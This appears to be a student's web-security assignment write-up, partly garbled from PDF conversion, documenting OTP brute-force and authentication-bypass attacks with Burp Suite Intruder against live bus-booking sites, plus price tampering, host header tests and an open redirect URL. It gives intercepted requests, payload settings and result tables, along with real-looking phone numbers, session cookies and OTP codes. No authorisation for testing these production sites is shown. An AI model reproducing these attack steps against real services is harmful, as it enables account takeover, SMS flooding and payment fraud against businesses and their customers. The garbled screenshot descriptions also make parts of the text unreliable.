
The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload sets' section shows a single payload set with a payload count of 51. The 'Payload settings [Numbers]' section is expanded, showing a range from 0 to 50 with a step of 1, and a base of Decimal.

NOW START THE ATTACK:

The screenshot shows a web browser window for FreshBus.com. A login dialog box is open, prompting for a 6-digit OTP sent to the mobile number +91 9121196474. Below the input field are six empty square boxes for entering the OTP digits. A "Resend OTP" button is visible. In the background, the FreshBus website displays a search interface with fields for "From" and "To" locations, a date "04-07-2024", and a "Search" button. To the right of the browser, a NetworkMiner tool window titled "3. Intruder attack of https://www.freshbus.com" is open, showing a table of captured requests. The table includes columns for Request, Payload, Status code, Response ..., Error, Timeout, Length, and Comment. The data shows 6 rows of requests, all with a status code of 200, response length between 303 and 373, and a timeout of 1173 or 1174.



B)



SAME PROCESS:

A screenshot of a web browser displaying the YoloBus website. The main page has a dark background with a banner for booking a seat now. A modal window is open in the center, prompting the user to enter their OTP to continue. The message says 'we have sent it to +91 9652346474'. Below the message is a large blacked-out area where the OTP would normally be displayed. At the bottom of the modal, there is a note stating 'Wait 28 seconds to resend OTP'. The browser's address bar shows the URL https://yolobus.in. To the right of the browser, the Burp Suite interface is visible, specifically the Proxy tab, which is intercepting the request to https://auth.yolobus.in:443. The Burp Suite interface shows the raw POST data being sent, including the phone number and other session-related information. The taskbar at the bottom of the screen shows various pinned icons and the current date and time as 7/4/2024.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request for `/v1/auth/login` is being intercepted. The payload in the request pane is:

```

1 POST /v1/auth/login HTTP/2
2 Host: auth.yolobus.in
3 Cookie: __ga=GA1.1.1720074401.4.0.1720074401.4.14361672.1710260625; __fb=fb.1.1710260624671.425570849638; __js_anonymous_id=ff79f546-0f9a-42db-0d51-79c1fd81c0c9; __id=GAL.2.1520365011.1720074403
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; rv:17.0) Gecko/20100101 Firefox/17.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Platform: WEBI
9 Device_id: a0f05b3e117b5a0f65a7d05bf002ce
10 Os: web
11 User-Type: rider
12 Content-Type: application/json
13 Content-Length: 46
14 Origin: https://yolobus.in
15 Referer: https://yolobus.in/
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-site
19 Priority: u1
20 Te: trailers
21
22 {"phone_code": "+91", "phone_number": "9652346474"}

```

The 'Inspector' panel on the right shows various options for interacting with the request, such as 'Send to Intruder', 'Send to Repeater', and 'Send to Sequencer'. The status bar at the bottom indicates memory usage of 306.5MB.

## NOW SELECT THE ACCEPT LANGUAGE:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload has been added to the 'Payloads' tab, which includes the following header:

```

Accept: application/json
Accept-Language: en-US,en;q=0.55

```

The 'Payload positions' section shows the payload has been inserted into the target field. The status bar at the bottom indicates memory usage of 306.5MB.

## SET PAYLOAD:

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101  
Payload type: Numbers Request count: 101

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random  
From: 0  
To: 100  
Step: 1  
How many:

Number format

Base:  Decimal  Hex  
Min integer digits: 0  
Max integer digits: 3  
Min fraction digits: 0  
Max fraction digits: 0

Examples  
1  
321

**Payload processing**

Event log (11) All issues Memory: 306.5MB

NIFTY +0.17% Search ENG IN 12:02 PM 7/4/2024

## START ATTACK:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0	200	211			487	
1	1	200	339			487	
2	2	200	221			487	
3	3	200	231			487	
4	4	200	368			487	
5	5	200	247			487	
6	6	200	356			487	

21 of 101

32°C Mostly cloudy Search ENG IN 12:03 PM 7/4/2024

## THE RESULT:


12:06

Thu, Jul 4




-  Messages • now ^
-  CP-YOLOBS • now ! 7168 is your YoloBus OTP (vali... 7 ▼
-  AX-YOLOBS • now ! 7168 is your YoloBus OTP (vali... 6 ▼
-  TM-YOLOBS • now ! 7168 is your YoloBus OTP (vali... 7 ▼
-  AD-YOLOBS • now 7168 is your YoloBus OTP (vali... 4 ▼
-  BP-YOLOBS • now 7168 is your YoloBus OTP (vali... 2 ▼
-  VK-YOLOBS • now 7168 is your YoloBus OTP (vali... 5 ▼
-  BZ-YOLOBS • now 7168 is your YoloBus OTP (vali... 5 ▼
-  BK-YOLOBS ! 7168 is your YoloBus OTP (valid ... ▼

B. Perform a Parameter(price) tampering on any 2 websites and Prepare clear Documentation.



ORDER THE ANY CAKE:

SELECT THE WALLET OPTION AND CHANGE THE AMOUNT AS SHOW BELOW:



THIS ABOUT PRICE TAMPERING

C) Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation. Note: OTP Bypassing

```

POST /api/payment/verify_otp_login HTTP/2
Host: www.freshbus.com
Cookie: AWSALB=
    RPq6l1qWe4ePTA6G1hsUQejyMuJ5XRej7tcr43T9nXlvgHsZzSCTu
    P3J1hReqSNshbL1qWSced+4BaR1oVc8C/yICF6A3mVc9xwVhlar1t0d
    ; AWSALB0208
    RPq6l1qWe4ePTA6G1hsUQejyMuJ5XRej7tcr43T9nXlvgHsZzSCTu
    P3J1hReqSNshbL1qWSced+4BaR1oVc8C/yICF6A3mVc9xwVhlar1t0d
    ; grl_anu.1.977627236.171900855; _ga=GA1.1.1720159871.6.1.1720159871.34.0.; _gat=GAI.1.113606617.171900856; _fbp=fb.1.172015987711.81612941247000491; _click=tsgq4p7C97Cm79C07C1644; _ENABLED_IDPS=google; _click=14shgh7K17201856742097c197c1750.clarity.ms=1collect;
    AWSALBTG=
    isRgyuNhJHpxvNgh4hM5P0F0gHQmcS30emjc2xu17x+fTA7j1x7071gpEPG01
    HTTP/2nslsp0jyshbL0vFW+sxyYGWZZGu1oF93AMh07ffrj;eBhMhqruuBg7r
    FullyAlkLp+ByvXmnJdlwau1450eP51;JG02P0XAmzH9+Oy2akvLM;
    AWSALBTG0208
    isRgyuNhJHpxvNgh4hM5P0F0gHQmcS30emjc2xu17x+fTA7j1x7071gpEPG01
    HTTP/2nslsp0jyshbL0vFW+sxyYGWZZGu1oF93AMh07ffrj;eBhMhqruuBg7r
    FullyAlkLp+ByvXmnJdlwau1450eP51;JG02P0XAmzH9+Oy2akvLM;
    ci_session=or70k8vess77d7vlpjlpqgdvgf7o1j4vC
    4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
    5 Accept: application/json, text/plain, */*
    6 Accept-Language: en-US, en;q=0.5
    7 Accept-Encoding: gzip, deflate, br
    8 Content-Type: application/json; charset=utf-8
    9 Content-Length: 133
    10 Origin: https://www.freshbus.com
    11 Referer: https://www.freshbus.com/
    12 Sec-Fetch-Dest: empty
    13 Sec-Fetch-Mode: cors
    14 Sec-Fetch-Site: same-origin
    15 Priority: u1
    16 Te: trailers
    17
    18 {"otp": "S123456", "otpdata": "SWxSdpPQQPOWWNCF89ECqy7vE+tgBTu/cH108UdalPL4LsglHctT0cRNhdvwwoGSCXYZKKJdxe4QZZCf/", "tw": "", "verifyacc": "1"}
    
```

SET THE OTP:

```

POST /api/payment/verify_otp_login HTTP/2
Host: www.freshbus.com
Cookie: AWSALB=
    RPq6l1qWe4ePTA6G1hsUQejyMuJ5XRej7tcr43T9nXlvgHsZzSCTu
    P3J1hReqSNshbL1qWSced+4BaR1oVc8C/yICF6A3mVc9xwVhlar1t0d
    ; AWSALB0208
    RPq6l1qWe4ePTA6G1hsUQejyMuJ5XRej7tcr43T9nXlvgHsZzSCTu
    P3J1hReqSNshbL1qWSced+4BaR1oVc8C/yICF6A3mVc9xwVhlar1t0d
    ; grl_anu.1.977627236.171900855; _ga=GA1.1.1720159871.6.1.1720159871.34.0.; _gat=GAI.1.113606617.171900856; _fbp=fb.1.172015987711.81612941247000491; _click=tsgq4p7C97Cm79C07C1644; _ENABLED_IDPS=google; _click=14shgh7K17201856742097c197c1750.clarity.ms=1collect;
    AWSALBTG=
    isRgyuNhJHpxvNgh4hM5P0F0gHQmcS30emjc2xu17x+fTA7j1x7071gpEPG01
    HTTP/2nslsp0jyshbL0vFW+sxyYGWZZGu1oF93AMh07ffrj;eBhMhqruuBg7r
    FullyAlkLp+ByvXmnJdlwau1450eP51;JG02P0XAmzH9+Oy2akvLM;
    AWSALBTG0208
    isRgyuNhJHpxvNgh4hM5P0F0gHQmcS30emjc2xu17x+fTA7j1x7071gpEPG01
    HTTP/2nslsp0jyshbL0vFW+sxyYGWZZGu1oF93AMh07ffrj;eBhMhqruuBg7r
    FullyAlkLp+ByvXmnJdlwau1450eP51;JG02P0XAmzH9+Oy2akvLM;
    ci_session=or70k8vess77d7vlpjlpqgdvgf7o1j4vC
    4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
    5 Accept: application/json, text/plain, */*
    6 Accept-Language: en-US, en;q=0.5
    7 Accept-Encoding: gzip, deflate, br
    8 Content-Type: application/json; charset=utf-8
    9 Content-Length: 133
    10 Origin: https://www.freshbus.com
    11 Referer: https://www.freshbus.com/
    12 Sec-Fetch-Dest: empty
    13 Sec-Fetch-Mode: cors
    14 Sec-Fetch-Site: same-origin
    15 Priority: u1
    16 Te: trailers
    17
    18 {"otp": "S123456", "otpdata": "SWxSdpPQQPOWWNCF89ECqy7vE+tgBTu/cH108UdalPL4LsglHctT0cRNhdvwwoGSCXYZKKJdxe4QZZCf/", "tw": "", "verifyacc": "1"}
    
```

AND SET PAYLOAD:

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing the Intruder tab.

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

**Start attack**

**Character set:** 0123456789

**Min length:** 6

**Max length:** 6

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

**Enabled Rule**

**Payload encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: = < > ? + & \* ; " { } ^ ` #

**Event log**   **All issues**   **Memory: 119.7MB**

START ATTACK:

Screenshot of the Intruder attack results table.

**2. Intruder attack of https://www.freshbus.com**

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	000000	200	145			1135	
1	000000	200	170			1135	
2	100000	200	153			1136	
3	200000	200	173			1137	
4	300000	200	164			1135	
5	400000	200	172			1136	
6	500000	200	237			1134	
7	600000	200	187			1136	

SUCESFULLY LOGIN:


The screenshot shows a web browser window with the URL <https://www.freshbus.com> in the address bar. The page features the Fresh Bus logo at the top left, consisting of a blue stylized arrow icon followed by the text "Fresh Bus". To the right of the logo is a close button (an "X"). Below the logo is a navigation menu with the following items: Home, About Fresh Bus, Green Coins, Refer & Earn, Fresh Pass, My Bookings, and My Account. At the bottom left of the menu is a dark blue "Logout" button with white text.

- Home
- About Fresh Bus
- Green Coins
- Refer & Earn
- Fresh Pass
- My Bookings
- My Account

**Logout**

# ASSIGNMENT-11

A. Find a website vulnerable to Host Header Injection Vulnerability.



TURN ON THE INTERCEPT:

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing a request to https://www.facebook.com:443 [157.240.23.35].

The request details pane shows:

```
1 GET / HTTP/2
2 Host: www.facebook.com
3 Cookie: fr=
4 OrmUnbdgnhs57s0CF_Bmg6Jl..AAA.O.O.BmhrXi.AWVabnzsIjk; sb=
5 daKDZjjSJBymOj_TaVMavWE1; wd=765x730; datr=
6 daKDZhgJqYEQeMtismpn4xG8; dpr=1.25; ps_n=1; ps_l=1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
8 rv:127.0) Gecko/20100101 Firefox/127.0
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate, br
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: none
17 Sec-Fetch-User: ?1
18 Priority: u1
19 Te: trailers
20
21
```

The Inspector pane shows:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 7
- Request headers: 22

Event log (9) All issues

Memory: 1.46GB 8:17 PM 7/4/2024 ENG IN

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing a request to https://www.instagram.com:443 [157.240.23.35].


The request details pane shows:

```
1 GET / HTTP/2
2 Host: www.instagram.com
3 Cookie: fr=
4 OrmUnbdgnhs57s0CF_Bmg6Jl..AAA.O.O.BmhrXi.AWVabnzsIjk; sb=
5 daKDZjjSJBymOj_TaVMavWE1; wd=765x730; datr=
6 daKDZhgJqYEQeMtismpn4xG8; dpr=1.25; ps_n=1; ps_l=1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
8 rv:127.0) Gecko/20100101 Firefox/127.0
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate, br
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: none
17 Sec-Fetch-User: ?1
18 Priority: u1
19 Te: trailers
20
21
```

The Inspector pane shows:


- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 7
- Request headers: 22

Event log (9) All issues



## B. Find 2 websites that are vulnerable to Open Redirect / URL Redirection Vulnerability.

### Redirection Vulnerability.



X By continuing, you agree to Instagram's Terms of Use and Privacy Policy.

88°F Partly cloudy

Online Cake Delivery | Order Now

Call Us : +91897001

https://www.justbake.in@cbit.ac.in

https://www.justbake.in/cbit.ac.in/ — Visit

Select City

JustBake

Cakes Express Cakes Occasional Designer Desserts & Snacks Photo Cakes Pastries Franchising Corporate Orders

₹499

ORDER NOW

www.justbake.in

NEW! PA EXPLOR RANGE PASTRY

